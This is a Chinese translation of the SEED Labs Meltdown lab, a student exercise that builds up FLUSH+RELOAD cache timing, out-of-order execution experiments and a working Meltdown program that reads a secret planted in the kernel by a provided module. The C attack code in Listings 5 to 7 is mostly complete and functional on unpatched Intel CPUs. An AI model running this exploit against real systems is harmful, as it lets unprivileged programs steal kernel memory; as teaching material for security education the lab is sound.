Meltdown 攻击实验

1 概要

Meltdown 在 2017 年被发现并在 2018 年初被公之于众，其利用了现代 CPU（包括 Intel 和 ARM 的 CPU [6]）中存在的严重漏洞。这些漏洞允许用户级的程序读取内核内存中的数据。这种访问在大多数 CPU 上通常会被硬件保护机制所禁止，但 CPU 设计中的这个漏洞可以使这种硬件保护失效。由于这类问题存在于硬件当中，除非更换计算机上的 CPU，否则很难从根本上解决这个问题。Meltdown 漏洞代表了一种特殊的 CPU 设计缺陷形式。它和 Spectre 漏洞为安全教育提供了宝贵的经验教训。

本实验的学习目标是让学生们能亲身体验 Meltdown 攻击。这种攻击本身非常复杂，因此我们将它分解成几个小步骤，每个步骤都易于理解和执行。一旦学生理解了每一步，将这些步骤组合起来进行实际的攻击也不会很难。学生们将使用 Meltdown 攻击打印出内核中存储的秘密数据。本实验涵盖了以下主题：

- Meltdown 攻击
- 侧信道攻击
- CPU 缓存
- CPU 微架构中的乱序执行
- 操作系统内核的内存保护机制
- 内核模块

参考文献和视频 ：详细介绍了 Meltdown 攻击的章节有：

- SEED 书籍第 13 章，*Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`.
- SEED 讲义第 8 节，*Computer Security: A Hands-on Approach*, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net/video.html`.

实验环境 ：本实验在我们预先构建好的 Ubuntu 16.04 VM（可以从我们的 SEED 网站当中下载）当中测试可行。在 SEED Ubuntu 20.04 VM 中，任务 1 到 6 仍然可以正常工作，但由于操作系统内部实施的对抗措施，任务 7 和任务 8 将无法运行。

当进行此实验时，教师应注意以下几点：首先，Meltdown 漏洞存在于 Intel CPU 当中，因此如果学生的机器是 AMD 机器，攻击将不起作用。其次，Intel 正在努力修复他们的 CPU 中的这个问题，因此如果学生计算机使用的新型 Intel CPU，该攻击可能不会起作用。第三，虽然大多数学生的电脑已经打上了补丁，但是攻击是在我们预先构建的虚拟机中进行的，并未打上补丁，因此攻击仍然有效。因此学生不应该更新 VM 的操作系统，否则攻击可能会被修复。

致谢 ：本实验得到了 Syracuse 大学电气工程与计算机科学系研究生 Hao Zhang 和 Kuber Kohli 的帮助。

2 代码编译

针对 Ubuntu 16.04 操作系统 对于我们的大部分任务，你需要在使用 gcc 编译代码时添加 -march=native 参数。该参数告诉编译器启用本地机器支持的所有指令子集。例如，我们可以通过下面的命令来编译 myprog.c：

```
$ gcc -march=native -o myprog myprog.c
```

针对 Ubuntu 20.04 操作系统 在 Ubuntu 20.04 操作系统中，添加 -march=native 参数可能会导致某些计算机出现错误。经过我们的调试努力，发现似乎这个选项已经不再需要了。因此，如果你确实因为这个选项遇到了错误，请尝试不使用该选项来编译代码：

```
$ gcc -o myprog myprog.c
```

3 任务 1 和 2：通过 CPU 缓存进行侧信道攻击

Meltdown 和 Spectre 攻击都将 CPU 缓存作为侧信道来窃取受保护的机密。这种侧信道技术称为 FLUSH+RELOAD [7]。我们将首先研究这种技术。这两个任务开发的代码将作为后续任务的基础。

CPU 缓存是一种硬件缓存，用于计算机中的 CPU 以减少访问主内存数据的平均成本（时间或耗能）。从主内存访问数据要比从缓存中快得多。当数据从主内存读取时，它们通常会被 CPU 缓存，因此如果再次使用相同的数据，访问速度将变得更快。因此，当 CPU 需要访问某些数据时，它会先查看其缓存。如果数据在缓存中（这被称为缓存命中），则它会被直接获取；如果没有找到数据（这被称为未命中），CPU 将去主内存获取数据。后者的花费时间明显更长。大多数现代 CPU 都有 CPU 缓存。



图 1: 缓存命中与未命中

3.1 任务 1：从缓存读取数据与从内存读取数据的比较

缓存被用于以更快的速度为高速处理器提供数据。缓存比主内存快得多。我们来看一下时间差异。在代码（CacheTime.c）中，我们有一个大小为 10*4096 的数组。我们首先访问其中的两个元素 array[3*4096] 和 array[7*4096]。因此，包含这两个元素的页面将被缓存。然后我们从 array[0*4096] 到 array[9*4096] 读取元素并测量内存读取的时间。图 1 展现了时间差异。在代码中，行 ① 在内存读取之前读取 CPU 的时间戳（TSC）计数器的值，而行 ② 在内存读取之后读取该计数器的值。它们的差值就是内存读取所花费的时间（以 CPU 周期数为单位）。需要指出的是，缓存操作是一个一个缓存块来进行的，而不是一个一个字节。典型的缓存块大小为 64 字节。我们使用 array[k*4096]，所以程序中使用的两个元素不会落在同一个缓存块里。

Listing 1: CacheTime.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // 初始化数组
  for(i=0; i<10; i++) array[i*4096]=1;

  // 将数组从 CPU 缓存中清除
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // 访问数组中的某些元素
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);                    ①
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;            ②
    printf("访问 array[%d*4096] 的时间: %d 个CPU周期\n",i, (int)time2);
  }
  return 0;
}
```

请使用 gcc -march=native CacheTime.c 编译上述代码，并运行它。访问数组的 array[3*4096] 和 array[7*4096] 是否比其他元素访问得更快？你需要至少运行该程序 10 次并描述你的观察结果。通

过实验，你需要找到一个阈值来区分从缓存读取数据与从主内存读取数据两种类型的内存访问。这个阈值对于后续的任务是非常重要的。

3.2 任务 2：使用缓存作为侧信道



图 2: 侧信道攻击的示意图

本任务的目标是利用侧信道从一个函数中提取其使用的一个秘密值。假设存在一个函数（我们称其为受害者函数），它使用秘密值作为索引来获取数组中的某些值。并且假设该秘密值不能从外部访问。我们的目标是通过侧信道获取这个秘密值。我们将使用的技术称为 FLUSH+RELOAD [7]（图 2 说明了此技术，包括三个步骤）：

1. FLUSH：将整个数组从缓存中清除，以确保数组没有被缓存。
2. 调用受害者函数，该函数根据秘密值访问数组中的一个元素。这将导致对应数组元素被缓存。
3. RELOAD：重新加载整个数组并测量重新加载每个元素所需的时间。如果某个特定元素的加载时间比较快，则很可能这个元素已经存在于缓存中。这个元素必定是受害者函数所访问的那个元素，因此我们就可以确定秘密值是什么。

以下程序使用 FLUSH+RELOAD 技术来找出变量 `secret` 中包含的一个字节的秘密值。由于一个字节有 256 种可能的值，我们需要将每个值映射到数组中的一个元素上。一种简单的方法是定义一个具有 256 个元素的数组（即 `array[256]`）。但是这并不起作用。缓存操作是一块一块进行的，而不是一个一个字节。如果 `array[k]` 被访问，则包含该元素的一个内存块将被缓存。因此，`array[k]` 的相邻元素也将被缓存，这让我们难以推断秘密值是什么。为了解决这个问题，我们创建一个大小为 `256*4096` 字节的数组。在我们的重新加载步骤中使用的每个元素是数组 `array[k*4096]`。因为 4096 大于典型的缓存块大小（64 字节），所以 `array[i*4096]` 和 `array[j*4096]` 不会同时在一个缓存块中。

由于 `array[0*4096]` 可能与相邻内存中的变量位于同一个缓存块内，它可能因为这些变量被缓存而意外地被缓存。因此，我们应该避免在 FLUSH+RELOAD 方法中使用 `array[0*4096]`（对于其他索引 `k`，`array[k*4096]` 并没有这个问题）。为了在程序中保持一致，我们对所有 `k` 值使用 `array[k*4096 + DELTA]`，其中 `DELTA` 定义为一个常量 1024。

Listing 2: `FlushReload.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;

/* 设置缓存命中时间阈值 */
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // 将数据写入数组，并将其存到 RAM 当中以避免写时复制
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  // 清除缓存中的数组值
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] 在缓存中。\n", i, DELTA);
         printf("秘密值 = %d。\n",i);
     }
  }
}
```

```
int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

请使用 gcc 编译上述程序并运行它（参见第 2 节以了解编译说明）。需要注意的是，该技术并不完全准确，你可能无法每次都能观察到预期的输出结果。你应该至少运行该程序 20 次，并统计能够正确获取秘密值的次数。你也可以根据任务 1 中得出的阈值调整 CACHE_HIT_THRESHOLD（此代码设定为 80）。

4 任务 3-5: Meltdown 攻击需要的准备

内存隔离是系统安全的基础。在大多数操作系统中，用户态程序不能直接访问内核空间的内存。这种隔离通过处理器中的超级用户位实现，超级用户位定义了是否可以访问内核的内存页。当 CPU 进入内核空间时会设置超级用户位，在退出到用户态时会清除此位 [3]。有了这个功能，内核内存可以安全地映射到每个进程的地址空间中，因此当用户级程序进入内核时，页表不需要更改。然而，Meltdown 攻击击败了这种隔离机制，导致用户级程序能够读取任意的内核内存。

4.1 任务 3: 在内核空间放置秘密数据

为了简化我们的攻击，我们在内核空间中放一个秘密数据，然后展示如何通过用户级程序找出这个秘密数据。我们将使用一个内核模块来存储秘密数据。内核模块的实现代码位于 MeltdownKernel.c 中。学生们需要完成的任务是编译并安装该内核模块。以下是其代码：

Listing 3: MeltdownKernel.c

```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
```

```
                        size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);                  ①
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // 在内核消息缓冲区中写入信息
   printk("秘密数据的地址为:%p\n", &secret);        ②

   secret_buffer = (char*)vmalloc(8);

   // 在 /proc 中创建数据入口
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);  ③
   if (secret_entry) return 0;

   return -ENOMEM;
}



static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

实现 Meltdown 攻击有两个重要的条件需要满足，否则攻击将非常难以成功。在我们的内核模块中，我们确保满足这两个条件：

- 我们需要知道目标秘密数据的地址。内核模块将秘密数据的地址保存到内核消息缓冲区中 (第②行)，这是一个可公共访问的信息；我们可以从那里获取该地址。在真实的 Meltdown 攻击中，攻击者必须找到一种方法来获取这个地址，或者猜测它。

- 秘密数据需要被缓存，否则攻击的成功率将很低。这个条件的原因将在后面解释。为了实现这一点，我们只需要使用秘密数据一次。我们在 `/proc/secret_data` 创建了一个数据入口 (第③行)，这为用户程序与内核模块交互提供了一个窗口。当用户程序从这个入口读取时，内核模块中的 `read_proc()` 函数将被调用，在该函数中秘密变量会被加载 (第①行)，并因此被 CPU 缓存。需要注意的是 `read_proc()` 不会返回秘密数据到用户空间，因此不会泄露秘密数据。我们仍然需要使用 Meltdown 攻击来获取秘密。

编译和执行。 从实验网站下载代码，并进入包含 *Makefile* 和 *MeltdownKernel.c* 的目录中。输入 `make` 命令以编译内核模块。安装此内核模块可以使用 `insmod` 命令。一旦我们成功地安装了内核模块，就可以通过 `dmesg` 命令从内核消息缓冲区中找到秘密数据的地址。记下这个地址，我们稍后需要它。

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000
```

4.2 任务 4: 从用户空间获取内核内存

现在我们知道秘密数据的地址，让我们做个实验来看看是否可以直接从该地址获取秘密。你可以编写自己的代码来完成这个实验。我们提供了一个示例代码如下。对于第 ① 行中的地址，请将其替换为上一个任务中获得的地址。编译并运行此程序（或你自己的代码），并描述你的观察结果。该程序在第 ② 行是否会成功？该程序能否执行第 ② 行？

```
int main()
{
  char *kernel_data_addr = (char*)0xfb61b000;  ①
  char kernel_data = *kernel_data_addr;        ②
  printf("I have reached here.\n");            ③
  return 0;
}
```

4.3 任务 5: C 语言处理错误/异常

从任务 4，你可能已经了解到尝试访问内核内存会导致程序崩溃。在 Meltdown 攻击中，我们需要在访问内核内存后做一些事情，所以我们不能让程序崩溃。访问被禁止访问的内存将引发一个 SIGSEGV 信号；如果程序自己不处理这个异常，操作系统会处理它并终止该程序。这就是为什么程序崩溃的原因。有几种方法可以防止程序崩溃。一种方法是在程序中定义自己的信号处理程序以捕获这个的异常。

不同于 C++ 或其他高级语言，C 语言没有提供类似 try/catch 的错误处理（也称为异常处理）机制。然而，我们可以通过 `sigsetjmp()` 和 `siglongjmp()` 来模拟 try/catch 的行为。我们提供了名为 `ExceptionHandling.c` 的 C 程序来演示，即使存在致命的异常（如内存访问违反），程序也是能继续执行的。请运行此代码，并描述你的观察结果。

Listing 4: ExceptionHandling.c

```
static sigjmp_buf jbuf;

static void catch_segv()
{
  // 回到 \texttt{sigsetjmp()} 设定的断点。
  siglongjmp(jbuf, 1);                                  ①
}

int main()
{
  // 秘密数据的地址
  unsigned long kernel_data_addr = 0xfb61b000;

  // 设置一个信号处理程序
  signal(SIGSEGV, catch_segv);                          ②

  if (sigsetjmp(jbuf, 1) == 0) {                        ③
     // 引发 \texttt{SIGSEGV} 信号。
     char kernel_data = *(char*)kernel_data_addr;       ④

     // 下面的语句将不会被执行。
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

上面代码中的异常处理机制相当复杂，我们将在下面做进一步解释：

- 设置信号处理器：我们在第 ② 行设置了一个 SIGSEGV 信号处理器，因此当 SIGSEGV 信号被引发时，会调用 handler 函数 catch_segv()。
- 设置断点：处理完异常后，我们需要让程序从特定的断点继续执行。因此，我们首先需要定义一个断点。这通过第 ③ 行中的 sigsetjmp() 实现：sigsetjmp(jbuf, 1) 将栈的内容/环境保存在 jbuf 中以便稍后 siglongjmp() 的使用；它返回 0 表示断点已设置 [4]。
- 回到断点：当调用 siglongjmp(jbuf, 1) 时，jbuf 变量中保存的状态将被复制回处理器，并从 sigsetjmp() 函数的返回点重新开始运行。但是 sigsetjmp() 函数的返回值是 siglongjmp() 函数的第二个参数，这里是 1。因此，处理完异常后，程序将执行 `else` 分支。

- 触发异常：代码第 ④ 行会因为违反内存访问（用户级程序无法访问内核内存）而引发 SIGSEGV 信号。

5 任务 6: CPU 中的乱序执行

从前面的任务我们知道，如果程序尝试读取内核内存，则访问会失败并引发异常。以下面的代码为例，第 3 行将引发一个异常，因为地址 `0xfb61b000` 所在的内存属于内核。因此执行将在第 3 行被中断，并且第 4 行永远不会被执行，因此变量 `number` 的值仍然为 0。

```
1  number = 0;
2  *kernel_address = (char*)0xfb61b000;
3  kernel_data = *kernel_address;
4  number = number + kernel_data;
```

从 CPU 外部角度来看，上述对代码示例的描述是正确的。然而如果我们深入到 CPU 内部并从微架构级别来看执行序列，则会发现第 3 行将成功获取内核数据，而第 4 行及后续指令会被执行。这是由于现代 CPU 采用的一种重要优化技术——乱序执行。

与严格按顺序执行不同的是，现代高效率的 CPU 允许进行乱序执行以充分利用所有执行单元。按照顺序依次执行指令可能会导致性能较差和资源使用率低，因为当前指令在等待前一个指令完成时，有些执行单元会是空闲的 [2]。乱序执行的目的就是不等，只要所需资源可用，CPU 可以在适当的时候提前执行后面的指令。

在上面的代码示例中，从微架构里看，第 3 行涉及两个操作：加载数据（通常存入寄存器）以及检查该访问是否被允许。如果数据已经存在于 CPU 缓存中，则第一个操作会很快完成，而第二个操作可能需要一段时间。为了避免等待，CPU 将继续执行第 4 行及后续指令，在这些指令的执行过程中并行地进行访问检查。这就是乱序执行。在访问检查完成之前，执行的结果不会被提交。在我们的例子里，检查会失败，因此所有由乱序执行导致的结果都会被丢弃，就好像它们从未发生过一样。这就是为什么从外部我们是看不到第 4 行被执行了的。图 3 描述了示例代码中的第 3 行引起的乱序执行。



图 3: CPU 内部的乱序执行

英特尔和其他几家 CPU 制造商在设计乱序执行时犯了一个严重的错误：如果提前执行的指令被发现不应该被执行，那么 CPU 应该将这些指令的执行痕迹抹去。CPU 的确是抹去了指令对内存和寄存器的影响，但忘记了抹去在缓存上的痕迹。在进行乱序执行期间，引用的内存被加载到寄存器中并也被存储到了缓存中。如果这些乱序执行必须被丢弃，那么由这些执行导致的缓存也应该被清空。不幸的是，在大多数 CPU 中并非如此。因此这就留下了一个可观测的痕迹。利用任务 1 和 2 中描述的侧信道技术，我们可以观测到这些痕迹。Meltdown 攻击非常聪明地利用这种可观察到的痕迹来找到内核内存中的秘密值。

在这个任务中，我们将通过实验来观察由乱序执行导致的效果。这个实验的代码如下所示：在代码中，第 ① 行将引发一个异常，因此第 ② 行将不会被执行。然而由于乱序执行的影响，CPU 实际上会执行第 ② 行，并且结果将在最终被丢弃。但是由于该执行行为，`array[7 * 4096 + DELTA]` 现在被 CPU 缓存了。我们使用任务 1 和 2 中实现的侧信道代码来检查是否可以观测到这种效果。请从实验网站下载代码，运行并描述你的观察结果，特别是提供证据证明第 ② 行实际上是被执行的。

Listing 5: `MeltdownExperiment.c`

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // 下面的语句将引发异常
  kernel_data = *(char*)kernel_data_addr;     ①
  array[7 * 4096 + DELTA] += 1;               ②
}

// 信号处理器
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
  // 设置一个信号处理程序
  signal(SIGSEGV, catch_segv);

  // 将待探测数组的缓存清除
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xfb61b000);                   ③
  }
  else {
      printf("Memory access violation!\n");
  }

  // 再次加载待探测数组
  reloadSideChannel();
```

```
  return 0;
}
```

注意，第 ③ 行中的地址应该替换为你从内核模块中找到的实际地址。编译并运行代码（参见 Section 2 获取关于编译的说明）。记录和解释你的观察结果。

6 任务 7: 基础 Meltdown 攻击

乱序执行为我们提供了从内核内存读取数据的机会，然后我们可以利用这些数据进行一些操作，从而在 CPU 缓存中产生可观测的痕迹。CPU 在完成访问检查之前能进行多久的乱序执行取决于访问检查的速度有多慢。这是一个典型的竞态条件情况。在这个任务中，我们将利用这个竞态条件来从内核中窃取秘密。

6.1 任务 7.1: 一个简单的方法

在前面的任务中，我们可以将 `array[7 * 4096 + DELTA]` 缓存到 CPU 中。尽管我们能够观察到这种效果，但我们没有获得关于秘密的任何有用信息。如果我们访问 `array[kernel_data * 4096 + DELTA]` 而不是 `array[7 * 4096 + DELTA]`，就可以将它引入 CPU 缓存中。利用 FLUSH+RELOAD 技术来检查 `array[i*4096 + DELTA]` ($i = 0, \ldots, 255$) 的访问时间。如果我们发现只有 `array[k*4096 + DELTA]` 在缓存中,我们就可以推断出 `kernel_data` 的值为 `k`。请通过修改 Listing 5 中的 `MeltdownExperiment.c` 来尝试这种方法，请描述你的观察结果。即使攻击不成功，你也应该记录下观察结果，并继续进行 Task 7.2，该任务旨在改进攻击。

6.2 任务 7.2: 通过缓存的秘密数据改进攻击

Meltdown 是一种竞态条件漏洞，涉及乱序执行与访问检查之间的竞争。乱序执行越快，我们能够执行的指令就越多，从而更有可能创建一个可以帮助我们获取秘密的可观测痕迹。让我们看看如何使乱序执行更快。

我们的代码中乱序执行的第一步包括将内核数据加载到寄存器中，并同时执行访问的安全检查。如果数据加载比安全检查慢，则当安全检查完成时，内核数据可能还在从内存传输至寄存器的过程中，这时乱序执行会因为访问检查失败被立即中断，我们的攻击也会随之失败。

如果内核数据已经在 CPU 缓存中，那么将内核数据加载到寄存器中的操作会更快，我们可能会安在全检查完成之前就执行了关键的指令——用于读取数组的那一条指令。在实践中，如果一个内核数据项未被缓存，使用 Meltdown 来窃取该数据将是困难的。然而正如已经说明的那样，Meltdown 攻击仍然可以成功，但它们需要高性能的 CPU 和 DRAM [5]。

在这个实验中，我们将在发起攻击之前让内核秘密数据缓存于 CPU 中。在 Listing 3 中展示的内核模块中，我们让用户程序调用内核模块中的一个函数。这个函数将访问秘密数据但不会将其泄露给用户级程序。这一访问的效果是让该秘密数据放入 CPU 缓存中。我们可以将相应的代码添加到我们在任务 7.1 中使用的攻击程序，放在触发乱序执行之前。请运行修改后的攻击程序，并观察成功率是否有提升。

```
// 打开 /proc/secret_data 虚拟文件
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0); // 导致秘密数据被缓存
```

6.3 任务 7.3: 用汇编代码引发 Meltdown

即使有 CPU 缓存，您可能仍然无法成功完成上述任务。让我们通过在内核内存访问之前添加几行汇编指令来进一步改进。见下面的 `meltdown_asm()` 代码。这段代码做了一个 400 次的循环（参见第①行）；在循环内部，它只是将数字 `0x141` 加到寄存器 `eax` 中。该代码做了一些无用的计算，但这些额外的汇编指令是提高成功率的一个重要技巧 [1]。

Listing 6: `meltdown_asm()`

```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // 给 eax 寄存器提供一些事情做
   asm volatile(
       ".rept 400;"                ①
       "add $0x141, %%eax;"
       ".endr;"                    ②

       :
       :
       : "eax"
   );

   // 以下语句将引发一个异常
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```

请调用 `meltdown_asm()` 函数，而不是原来的 `meltdown()` 函数。描述你的观察结果。增加和减少循环次数，并报告结果。

7 任务 8: 将攻击变得更加使用

即使经过了前面任务中的优化，我们仍然可能无法每次都能获得秘密数据。有时我们的攻击会生成正确的秘密值，但有时我们的攻击未能识别任何值或错误地识别了一个值。为了提高准确性，我们可

以使用统计技术。基本思想是创建一个大小为 256 的得分数组，每个可能的秘密值对应一个元素。然后我们多次运行攻击程序。每次，如果我们的攻击程序认为 k 是秘密（这可能是错误的），我们就将 1 加到 scores[k] 中。在多次运行后，我们可以使用具有最高分数的 k 作为最终估计的秘密值。这种方法会比单次运行得到的结果更加可靠。修改后的代码如下所示。

Listing 7: MeltdownAttack.c

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* 如果是缓存命中，则该值加 1 */
  }
}

// 信号处理器
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
  int i, j, ret = 0;

  // 设置信号处理程序
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();

  // 在同一地址上重试 1000 次
```

```
  for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
      perror("pread");
      break;
    }

    // 将待探测数组缓的缓存清除
    for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfb61b000); }

    reloadSideChannelImproved();
  }

  // 找出得分最高的索引
  int max = 0;
  for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```

请编译并运行代码，并解释你的观察结果。该代码仅从内核中窃取了一个字节的秘密数据。实际放置在内核模块中的秘密有 8 个字节。你需要修改上述代码以获取所有的 8 个字节的秘密。

8 提交

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。

参考文献

[1] Pavel Boldin. Explains about little assembly code #33. https://github.com/paboldin/meltdown-exploit/issues/33, 2018.

[2] Wikipedia contributors. Out-of-order execution — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Out-of-order_execution&oldid=826217063`, 2018. [Online; accessed 21-February-2018].

[3] Wikipedia contributors. Protection ring — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Protection_ring&oldid=819149884`, 2018. [Online; accessed 21-February-2018].

[4] The Open Group. `sigsetjmp` - set jump point for a non-local goto. `http://pubs.opengroup.org/onlinepubs/7908799/xsh/sigsetjmp.html`, 1997.

[5] IAIK. Github repository for meltdown demonstration. `https://github.com/IAIK/meltdown/issues/9`, 2018.

[6] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *ArXiv e-prints*, January 2018.

[7] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.